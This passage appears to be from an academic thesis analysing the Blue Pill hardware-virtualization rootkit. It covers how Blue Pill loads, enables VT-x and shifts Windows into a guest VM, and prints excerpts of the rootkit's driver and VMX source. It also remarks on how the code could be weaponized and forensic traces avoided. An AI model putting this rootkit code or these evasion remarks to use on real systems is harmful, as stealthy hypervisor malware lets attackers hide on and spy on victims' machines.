The unloading of the hardware driver is the first step in a chain of events which also unloads the Blue Pill hypervisor itself. It is not clear why the source code is written in this manner since it would be the goal of an attacker to leave the Blue Pill hypervisor running while unloading the hardware level driver within the target OS in order to eliminate any avenue of detection. The reason is perhaps that this version of the Blue Pill source code was meant for public release with the goal of training and not exploitation in mind. If this code were weaponized as malware, the hardware level driver would have to be unloaded separately while leaving the Blue Pill hypervisor functioning. Additionally, care and attention would have to be given to all actions that were done within the OS itself prior to subversion. These actions would need to be reversed to prevent any forensics trail from being observed.

The unloading of the hardware level driver is also a simple process of manipulating the DriverObject as was done in phase one above. The process is initiated from within the guest and passed to the hypervisor via a hypercall. Then the Windows routine DriverUnload is called which unloads the DriverObject and releases the allocated resources from the Windows I/O manager [43] (Figures 10 and 23).

Following the unloading of the DriverObject, HvmSpitOutBluepill begins the chain of events which also shifts the OS back to its original state and unloads the hypervisor. The original state of the OS was preserved as OriginalVmcb during the execution of SvmInitialize in svm.c (Figure 15). HvmSpitOutBluepill makes use of several hypercall channels via routines in the hypercalls.c file to synchronize actions in the unloading process. Hypercalls are a feature included in Blue Pill for debugging and demonstration and would not be present in a real world implementation of Blue Pill as a full-fledged HVM rootkit [39].

The end result is the guest OS returned to its original state and in full control of the hardware once again.

Called on Blue Pill deliberate shutdown

```
NTSTATUS DriverUnload (
 PDRIVER_OBJECT DriverObject
)
{
 //FIXME: do not turn SVM/VMX when it has been turned on by the guest
in the meantime (e.g. VPC, VMWare)
 NTSTATUS Status;

 _KdPrint (("\r\n"));
 _KdPrint (("NEWBLUEPILL: Unloading started\n"));
 g_bDisableComOutput = TRUE;

 if (!NT_SUCCESS (Status = HvmSpitOutBluepill ())) {
  _KdPrint (("NEWBLUEPILL: HvmSpitOutBluepill() failed with status
0x%08hX\n", Status));
 }

 g_bDisableComOutput = FALSE;
 _KdPrint (("NEWBLUEPILL: Unloading finished\n"));

#ifdef USE_LOCAL_DBGPRINTS
 DbgUnregisterWindow ();
#endif
 MmShutdownManager ();
```

Figure 23. DriverUnload (../common/newbp.c)

D. BLUE PILL ANALYSIS ON THE INTEL VT-X PLATFORM

The overall process of HVM rootkit subversion does not significantly change from what has been previously shown on the AMD-V platform when moved to the Intel VT-x platform; however there are differences in execution mechanics which need to be examined. A diagram analogous to Figure 7 and 8 depicting Blue Pill execution within Intel VT-x should show very little difference in the overall high level process. The differences that do exist are necessitated by the differences between the AMD-V and Intel VT-x specifications and functional implementations of their respective virtualization solutions. It is these differences which will be focused on in the following analysis of Blue Pill implementation on the Intel VT-x platform.

1. Infiltration Phase

As with the original AMD-V Blue Pill version, the Infiltration Phase on the Intel VT-x architecture is conducted by using a conventional root exploit. It is likely that, for the same OS, the rootkit tools for gaining root level access to the OS will be the same regardless of whether the OS is running on an AMD or Intel processor.

a. Gain Root Level Access on the Target System

This step is conducted in the same manner as in the ADM-V implementation and is outside the scope of this thesis.

b. Load the Hardware Level Driver

As with the AMD-V implementation, the structure HVM_DEPENDENT in common.h is used to abstractly call platform specific functions and control different tasks required to virtualize the target system (Figure 9). ArchIsHvmImplemented is used to determine the system virtualization status. STATUS_SUCCESS is returned if hardware virtualization is present (either AMD-V or VT-x), and STATUS_NOT_SUPPORTED is returned if neither is present. If hardware virtualization is determined to be present for Blue Pill implementation, then the rest of the code in newbp.c is executed. The DriverEntry routine is again called after the driver is loaded into memory to initialize it within the Windows OS by the Windows I/O manager and assign it with ring 0 privileged mode execution (Figure 10).

2. Initialization Phase

Actions conducted in the Initialization Phase are accomplished by the hardware level driver, which was installed by the conventional rootkit in the Infiltration Phase.

a. *Allocate Resources for HVM Rootkit Hypervisor Code and Load it into Memory*

As with the AMD-V implementation, Blue Pill code must be initialized on each physical processor. HvmSwallowBluepill calls CmDeliverToProcessor (Figure 11) to execute the assembly language setup routine CmSubvert to each processor core. Figure 24 shows the Intel version of the assembly language CmSubvert routine. After performing required register manipulations, CmSubvert returns control back to HvmSubvertCpu and hvm.c to continue with individual processor HVM rootkit installation where MmAllocatePages is used to allocate memory blocks for the GDT, IDT and kernel stack (Figure 13).

<u>Called by HvmSwallowBluepill in hvm.c</u>

```
CmSubvert PROC StdCall _GuestRsp

      CM_SAVE_ALL_NOSEGREGS

      mov   eax,esp
      push  eax    ;setup esp to argv[0]
      call  HvmSubvertCpu@4
      ret

CmSubvert ENDP
```

Figure 24. CmSubvert (../i386/common-asm.asm)

The function pointer ArchIsHvmImplemented is used again to check that hardware virtualization is implemented and is used to indirectly call VmxIsImplemented in vmx.c.

VmxIsImplemented includes two calls of the GetCpuIdInfo function which uses the CPUID assembly instructions in cpuid.asm (Figure 25). The first instance of GetCpuIdInfo checks to ensure that the processor uses the extended CPUID instructions and verifies that the processor is an Intel processor. Although this was done previously by newbp.c, it must be done again in the context of this routine. The second instance of GetCpuIdInfo checks to ensure that the fifth byte of the ECX register is set correctly to be able to use the Intel VT-x virtualization extensions [27].

Called by Hvm->ArchIsHvmImplemented function pointer in hvm.c

```
static BOOLEAN NTAPI VmxIsImplemented (
)
{
 ULONG32 eax, ebx, ecx, edx;
 GetCpuIdInfo (0, &eax, &ebx, &ecx, &edx);
 if (eax < 1) {
  _KdPrint (("VmxIsImplemented(): Extended CPUID functions not 
implemented\n"));
  return FALSE;
 }
 if (!(ebx == 0x756e6547 && ecx == 0x6c65746e && edx == 0x49656e69))
{
  _KdPrint (("VmxIsImplemented(): Not an INTEL processor\n"));
  return FALSE;
 }
 //intel cpu use fun_0x1 to test VMX.
 GetCpuIdInfo (0x1, &eax, &ebx, &ecx, &edx);
 return (BOOLEAN) (CmIsBitSet (ecx, 5));
}
```

Figure 25. VmxIsImplemented (../vmx/vmx.c)

b. Turn on Flag Enabling Hardware Assisted Virtualization

This step is done slightly earlier in the overall process when compared to the AMD-V Blue Pill implementation. This is because of the different approaches that Intel and AMD use in implementing their respective virtualization solutions, as well as the different approaches that the different versions of Blue Pill use. The AMD-V solution does not contain instructions for VMCB initialization and manipulation, whereas the Intel VT-x solution does contain such instructions for its VMCS implementation, specifically VMCLEAR, VMPTRLD, VMREAD, and VMWRITE (see Appendices A and B). Since these Intel VMX instructions are used by Blue Pill in the setup and initialization of the VMCS, the processor must be placed in VMX_ROOT mode of operation prior to the next steps occurring. This is done via the VMXON instruction.

VMXON region must be aligned on a 4K boundary in unpaged physical memory or the VMXON instruction will fail. These memory blocks are allocated by VmxInitialize, which is indirectly called by the ArchInitialize function pointer in hvm.c (Figures 26 and 27).

Called by Hvm->ArchInitialize function pointer in hvm.c

```
static NTSTATUS NTAPI VmxInitialize (
 PCPU Cpu,
 PVOID GuestRip,
 PVOID GuestRsp
)
{
 PHYSICAL_ADDRESS AlignedVmcsPA;
 ULONG64 VaDelta;
 NTSTATUS Status;

#ifndef _X86_
 PVOID tmp;
 tmp = MmAllocateContiguousPages (1, NULL);
 g_HostStackBaseAddress = (ULONG64) tmp;
#endif
 // do not deallocate anything here; MmShutdownManager will take care
of that
 //Allocate VMXON region
 Cpu->Vmx.OriginaVmxonR = MmAllocateContiguousPages
(VMX_VMXONR_SIZE_IN_PAGES, &Cpu->Vmx.OriginalVmxonRPA);
 if (!Cpu->Vmx.OriginaVmxonR) {
  _KdPrint (("VmxInitialize(): Failed to allocate memory for original
VMCS\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 _KdPrint (("VmxInitialize(): OriginaVmxonR VA: 0x%p\n", Cpu-
>Vmx.OriginaVmxonR));
 _KdPrint (("VmxInitialize(): OriginaVmxonR PA: 0x%llx\n", Cpu-
>Vmx.OriginalVmxonRPA.QuadPart));

//Allocate VMCS
 Cpu->Vmx.OriginalVmcs = MmAllocateContiguousPages
(VMX_VMCS_SIZE_IN_PAGES, &Cpu->Vmx.OriginalVmcsPA);

 if (!Cpu->Vmx.OriginalVmcs) {
  _KdPrint (("VmxInitialize(): Failed to allocate memory for original
VMCS\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 _KdPrint (("VmxInitialize(): Vmcs VA: 0x%p\n", Cpu-
>Vmx.OriginalVmcs));
 _KdPrint (("VmxInitialize(): Vmcs PA: 0x%llx\n", Cpu-
>Vmx.OriginalVmcsPA.QuadPart));
 // these two PAs are equal if there're no nested VMs
 Cpu->Vmx.VmcsToContinuePA = Cpu->Vmx.OriginalVmcsPA;
 //init IOBitmap and MsrBitmap
 Cpu->Vmx.IOBitmapA = MmAllocateContiguousPages
(VMX_IOBitmap_SIZE_IN_PAGES, &Cpu->Vmx.IOBitmapAPA);
```

Figure 26. VmxInitialize – Part 1 (../i386/vmx.c)

Continued from Figure 26

```
 if (!Cpu->Vmx.IOBitmapA) {
  _KdPrint (("VmxInitialize(): Failed to allocate memory for
IOBitmapA\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 RtlZeroMemory (Cpu->Vmx.IOBitmapA, PAGE_SIZE);
 _KdPrint (("VmxInitialize(): IOBitmapA VA: 0x%p\n", Cpu-
>Vmx.IOBitmapA));
 _KdPrint (("VmxInitialize(): IOBitmapA PA: 0x%llx\n", Cpu-
>Vmx.IOBitmapAPA.QuadPart));
 Cpu->Vmx.IOBitmapB = MmAllocateContiguousPages
(VMX_IOBitmap_SIZE_IN_PAGES, &Cpu->Vmx.IOBitmapBPA);
 if (!Cpu->Vmx.IOBitmapB) {
  _KdPrint (("VmxInitialize(): Failed to allocate memory for
IOBitmapB\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 RtlZeroMemory (Cpu->Vmx.IOBitmapB, PAGE_SIZE);
 _KdPrint (("VmxInitialize(): IOBitmapB VA: 0x%p\n", Cpu-
>Vmx.IOBitmapB));
 _KdPrint (("VmxInitialize(): IOBitmapB PA: 0x%llx\n", Cpu-
>Vmx.IOBitmapBPA.QuadPart));
 Cpu->Vmx.MSRBitmap = MmAllocateContiguousPages
(VMX_MSRBitmap_SIZE_IN_PAGES, &Cpu->Vmx.MSRBitmapPA);
 if (!Cpu->Vmx.MSRBitmap) {
  _KdPrint (("VmxInitialize(): Failed to allocate memory for
MSRBitmap\n"));
  return STATUS_INSUFFICIENT_RESOURCES;
 }
 RtlZeroMemory (Cpu->Vmx.MSRBitmap, PAGE_SIZE);
 _KdPrint (("VmxInitialize(): MSRBitmap VA: 0x%p\n", Cpu-
>Vmx.MSRBitmap));
 _KdPrint (("VmxInitialize(): MSRBitmap PA: 0x%llx\n", Cpu-
>Vmx.MSRBitmapPA.QuadPart));
 if (!NT_SUCCESS (VmxEnable (Cpu->Vmx.OriginaVmxonR))) {
  _KdPrint (("VmxInitialize(): Failed to enable Vmx\n"));
  return STATUS_UNSUCCESSFUL;
 }
 *((ULONG64 *) (Cpu->Vmx.OriginalVmcs)) = (MsrRead
(MSR_IA32_VMX_BASIC) & 0xffffffff); //set up vmcs_revision_id
 if (!NT_SUCCESS (Status = VmxSetupVMCS (Cpu, GuestRip, GuestRsp))) {
  _KdPrint (("Vmx(): VmxSetupVMCS() failed with status 0x%08hX\n",
Status));
  VmxDisable ();
  return Status;
 }
 _KdPrint (("VmxInitialize(): Vmx enabled\n"));
 Cpu->Vmx.GuestEFER = MsrRead (MSR_EFER);
 _KdPrint (("Guest MSR_EFER Read 0x%llx \n", Cpu->Vmx.GuestEFER));
```

Figure 27. VmxInitialize – Part 2 (../i386/vmx.c)

Before the VMXON instruction can be successfully executed, several preconditions must be met. The CR4.VMXE, CR0.NE, CR0.PG and CR0.PE control bits must all be set to 1; and the EFLAGS.VM control bit must be set to 0. The processor must also not be in A20M# mode [46], [47].

The VMXON instruction takes a pointer to the physical memory location of the VMXON region as its only operand (Figure 28). Successful completion of the VMXON instruction in VmxEnable will result in the processor entering VMX_ROOT mode of operation [27].

Called by VmxInitialize in vmx.c

```
NTSTATUS NTAPI VmxEnable (
 PVOID VmxonVA
)
{
 ULONG64 cr4;
 ULONG64 vmxmsr;
 ULONG64 flags;
 PHYSICAL_ADDRESS VmxonPA;

 set_in_cr4 (X86_CR4_VMXE);
 cr4 = get_cr4 ();
 _KdPrint (("VmxEnable(): CR4 after VmxEnable: 0x%llx\n", cr4));
 if (!(cr4 & X86_CR4_VMXE))
  return STATUS_NOT_SUPPORTED;

 vmxmsr = MsrRead (MSR_IA32_FEATURE_CONTROL);
 if (!(vmxmsr & 4)) {
  _KdPrint (("VmxEnable(): VMX is not supported: IA32_FEATURE_CONTROL
is 0x%llx\n", vmxmsr));
  return STATUS_NOT_SUPPORTED;
 }

 vmxmsr = MsrRead (MSR_IA32_VMX_BASIC);
 *((ULONG64 *) VmxonVA) = (vmxmsr & 0xffffffff);    //set up
vmcs_revision_id
 VmxonPA = MmGetPhysicalAddress (VmxonVA);
 _KdPrint (("VmxEnable(): VmxonPA: 0x%llx\n", VmxonPA.QuadPart));
 VmxTurnOn (MmGetPhysicalAddress (VmxonVA));
 flags = RegGetRflags ();
 _KdPrint (("VmxEnable(): vmcs_revision_id: 0x%x Eflags: 0x%x \n",
vmxmsr, flags));
 return STATUS_SUCCESS;
}
```

Figure 28. VmxEnable (../i386/vmx.c)

c. Set up the VMCS

The VMCB and VMCS perform largely the same roles, but their implementations differ greatly. The VMCS also has a completely different structure than the VMCB. The VMCS is composed of six variable length sections including: the guest state area, host state area, VM execution control fields, VM exit control fields, VM entry control fields, and VM exit information fields [27]. In contrast, the VMCB is composed of two fixed length sections (control area and guest state) and must be allocated in a fixed length 4 kilobyte block of physical memory [26]. The VMCS is configured by using the VMREAD, VMWRITE, and VMCLEAR instructions.

A different VMCS can be used for each virtual machine that a hypervisor supports. Additionally, for a VM with multiple logical processors, a different VMCS can be used for each virtual processor [46].

The VMXON region is not the same as nor is it contained within the VMCS region. A VMCS region is created for each virtual processor and is used by the hypervisor to support a single VM instance [48]. As is the case with the AMD-V VMCB, a VMXON region is created for each physical processor core (or each logical processor if more than one thread is supported per core) which is assigned by the hypervisor to support VMX virtualization; however, this does not translate into the VMXON region supporting the same functionality as the VMCB. The VMXON region must be used in conjunction with the VMCS to gain the similar functionality of the VMCB. The implementations differ significantly between AMD-V and Intel VT-x [41].

The VmxInitialize function also allocates the memory regions for the various VMCS requirements, including both the original and guest VMCS (Figures 26 and 27). VmxSetupVmcs takes the allocated memory blocks and populates them with the required data structures. To accomplish this, VmxSetupVmcs makes use of the VMWRITE instruction to set up various registers, entry and exit controls, and other data fields which are needed to support VMX functions.

ArchRegisterTraps function pointer in hvm.c indirectly calls VmxRegisterTraps in vmxtraps.c (Figure 29). VmxRegisterTraps sets up the trap conditions that Blue Pill will intercept and handle while it is in control of the system. The minimum set of exit conditions that an Intel VT-x hypervisor must trap and handle includes VMCALL, VMCLEAR, VMLAUNCH, VMPTRLD, VMPTRST, VMREAD, VMRESUME, VMWRITE, VMXOFF, VMXON, CPUID, INVD, and MOV from CR3; whereas an AMD-V hypervisor must trap and handle at a minimum only the VMRUN instruction [41].

Called by Hvm->ArchRegisterTraps function pointer in hvm.c

```
NTSTATUS NTAPI VmxRegisterTraps (
 PCPU Cpu
)
{
 NTSTATUS Status;
 PNBP_TRAP Trap;
#ifndef VMX_SUPPORT_NESTED_VIRTUALIZATION
 // used to set dummy handler for all VMX intercepts when we compile
without nested support
 ULONG32 i, TableOfVmxExits[] = {
  EXIT_REASON_VMCALL,
  EXIT_REASON_VMCALL,
  EXIT_REASON_VMLAUNCH,
  EXIT_REASON_VMRESUME,
  EXIT_REASON_VMPTRLD,
  EXIT_REASON_VMPTRST,
  EXIT_REASON_VMREAD,
  EXIT_REASON_VMWRITE,
  EXIT_REASON_VMXON,
  EXIT_REASON_VMXOFF
 };
#endif
```

Figure 29. VmxRegisterTraps (../vmx/vmxtraps.c)

VmxRegisterTraps causes Blue Pill to trap and handle the following specific exceptions:

(as shown in Figure 29)

Instructions: VMCALL, VMLAUNCH, VMRESUME, VMPTRLD,
VMPTRST, VMREAD, VMWRITE, VMXON, VMXOFF

(not shown in Figure 29 but specified elsewhere in vmxtraps.c)

Model Specific Registers (MSPs): any access attempt

Control Registers (CRs): any access attempt

Instructions: CPUID, RDTSC, INVD

d. Initialize the VMCS with Current State of Target OS

The VmxSetupVmcs routine also initializes the VMCS guest state area with the current state of the guest OS. This includes initializing the previously allocated GDT and IDT, registers, and pointers. VmxSetupVmcs makes extensive use of the VMWRITE instruction to populate both the original and guest VMCS data structures.

e. Transfer Execution to the HVM Rootkit Hypervisor

The last step in the initialization phase is to transfer execution to the newly installed and initialized HVM hypervisor. This is also managed through an indirect call via the ArchIsHvmVirtualize function pointer in hvm.c to VmxVirtualize in vmx.c (Figure 30).

Called by Hvm->ArchVirtualize function pointer in hvm.c

```
static NTSTATUS NTAPI VmxVirtualize (
 PCPU Cpu
)
{
 ULONG64 rsp;
 if (!Cpu)
  return STATUS_INVALID_PARAMETER;

 _KdPrint (("VmxVirtualize(): VmxRead: 0x%X \n", VmxRead
(VM_INSTRUCTION_ERROR)));
 _KdPrint (("VmxVirtualize(): RFlags before vmxLaunch: 0x%x \n",
RegGetRflags ()));
 _KdPrint (("VmxVirtualize(): PCPU: 0x%p \n", Cpu));
 rsp = RegGetRsp ();
 _KdPrint (("VmxVirtualize(): Rsp: 0x%x \n", rsp));

#ifndef _X86_
 *((PULONG64) (g_HostStackBaseAddress + 0x0C00)) = (ULONG64) Cpu;
#endif

 VmxLaunch ();

 // never returns

 return STATUS_UNSUCCESSFUL;
}

static BOOLEAN NTAPI VmxIsTrapVaild (
 ULONG TrappedVmExit
)
{
 if (TrappedVmExit > VMX_MAX_GUEST_VMEXIT)
  return FALSE;
 return TRUE;
}
```

Figure 30. VmxVirtualize (../vmx/vmx.c)

3. Subversion Phase

The Subversion Phase begins with the first actions conducted by the HVM rootkit hypervisor itself, and continues until hypervisor execution is terminated and the target OS is returned to its original state.

a. Shift the Target OS to VM Guest Mode

VmxVirtualize calls VmxLaunch which is an assembly language routine in vmx-asm.asm (Figure 31). With the VMCS already established for each core of the CPU and initialized with the state of the OS, shifting of the OS to guest mode is done very simply by running the VMLAUNCH instruction designating a VMCB whose state is clear (not already launched) [48]. The operand for the VMLAUNCH instruction is the current-VMCS pointer, the value of which is the 64-bit address of the VMCS [27]. As was the case with AMD-V, code execution and control flow of the guest OS will continue seamlessly and transparently until an exit condition is encountered which will force control back to the Blue Pill hypervisor.

Called by VmxVirtualize in vmx.c

```
VmxLaunch PROC

      vmx_launch
      ret

VmxLaunch ENDP
```

Figure 31. VmxLaunch (../i386/vmx-asm.asm)

b. Unload the Hardware Level Driver

There is no difference in the unloading of the hardware level driver under the VT-x implementation as opposed to the AMD-V implementation.

As discussed earlier, the end result of fully executing HvmSpitOutBluepill is the guest OS returned to its original state and in full control of the hardware once again, and therefore does require some specialized code which is different from the AMD-V implementation of Blue Pill.

E. VITRIOL ANALYSIS

Source code for Vitriol was never made public, and therefore it is not available for analysis as part of this thesis work. However since it is the only other known working HVM rootkit, it is useful to note in this thesis what is known about it. What is known mostly comes from its introduction session given by Dino Dai Zovi from Matasano Security Lab at the 2006 Black Hat conference.

Vitriol was designed to exploit Apple OS X via a loadable kernel extension. Since Apple only uses Intel processors, Vitriol was only designed to exploit the Intel VT-x virtualization implementation. There are currently no existing situations where OS X runs on an AMD processor. Vitriol uses three main functions to detect and initialize VT-x capabilities, migrate the target OS into a guest VM, and finally a hypervisor to handle VM exit events. The three main pieces of code which perform these functions are: Vmx_init, Vmx_fork and On_vm_exit, respectively [40]. Vitriol is considered an ultrathin hypervisor, being composed of less than 2000 lines of code [49].

Vmx_init is similar in function to Blue Pill's hvm.c. It detects if Intel virtualization hardware is present, installs a hardware driver with kernel mode privileges, and then begins the initialization process to prepare the hardware for implementation [40].

Vmx_fork is similar in function to Blue Pill's vmx.c. It captures the state of the target OS in a VMCS, sets execution parameters and controls within the target VMCS, executes the VMLAUNCH instruction and finally unloads the hardware level driver [40].

On_vm_exit has similarities in function to both Blue Pill's vmx.c and vmxtraps.c, but also has some additional functionality as well. On_vm_exit sets up the exit event handler and monitors VM device access. Its additional functions include hiding memory blocks, filtering ATAPI packets and recording keystrokes [40].

F. RESULTS AND COMPARISON OF HVM ROOTKITS

In order to help answer the thesis problem statement, it must be determined whether or not there are commonalities in the attack methodology and execution, and if those commonalities are effective across a wide range of systems employing x86 hardware virtualization technology. The results of this study can be broken down into two areas: functional and technical. The functional results are the high level actions that take place to subvert a system, whereas the technical results are the low level “mechanical” actions required to perform those high level functions.

1. Functional Results

Figures 32 and 33 show the functional division of effort of each of the major Blue Pill code segments as well as the processor mode or protection ring that each action takes place within. These figures validate the proposed model on page 32.

There are three main files in the Blue Pill rootkit which do the bulk of the major muscle movements: newbp.c, hvm.c, and either svm.c or vmx.c, depending on the target system virtualization implementation. Of these, svm.c and vmx.c contain the code which is unique to either the AMD-V or Intel TV-x specification. Newbp.c and hvm.c contain code which is largely common to both implementations. When placed into our framework for HVM rootkit behavior, the Infiltration Phase is accomplished by newbp.c and hvm.c, where hvm.c transitions into the Initialization Phase relying on either svm.c or vmx.c to perform platform specific actions, and finally svm.c or vmx.c makes the final jump into the Subversion Phase by executing the migration of the target OS using the unique requirements of the specific virtualization solution.

As shown in Figures 32 and 33, the infiltration and subversion phases are functionally identical for both AMD and Intel. Only during the latter part of the initialization phase do minor functional differences begin to emerge between the implementations. It is here that both the specific actions and the order in which they are executed play an important role in the exploitation, however both implementations in the initialization phase are overall still very similar. It can also be argued that these minor differences are technical vice functional in nature.




Figure 32. Functional flowchart of AMD-V implementation of Blue Pill

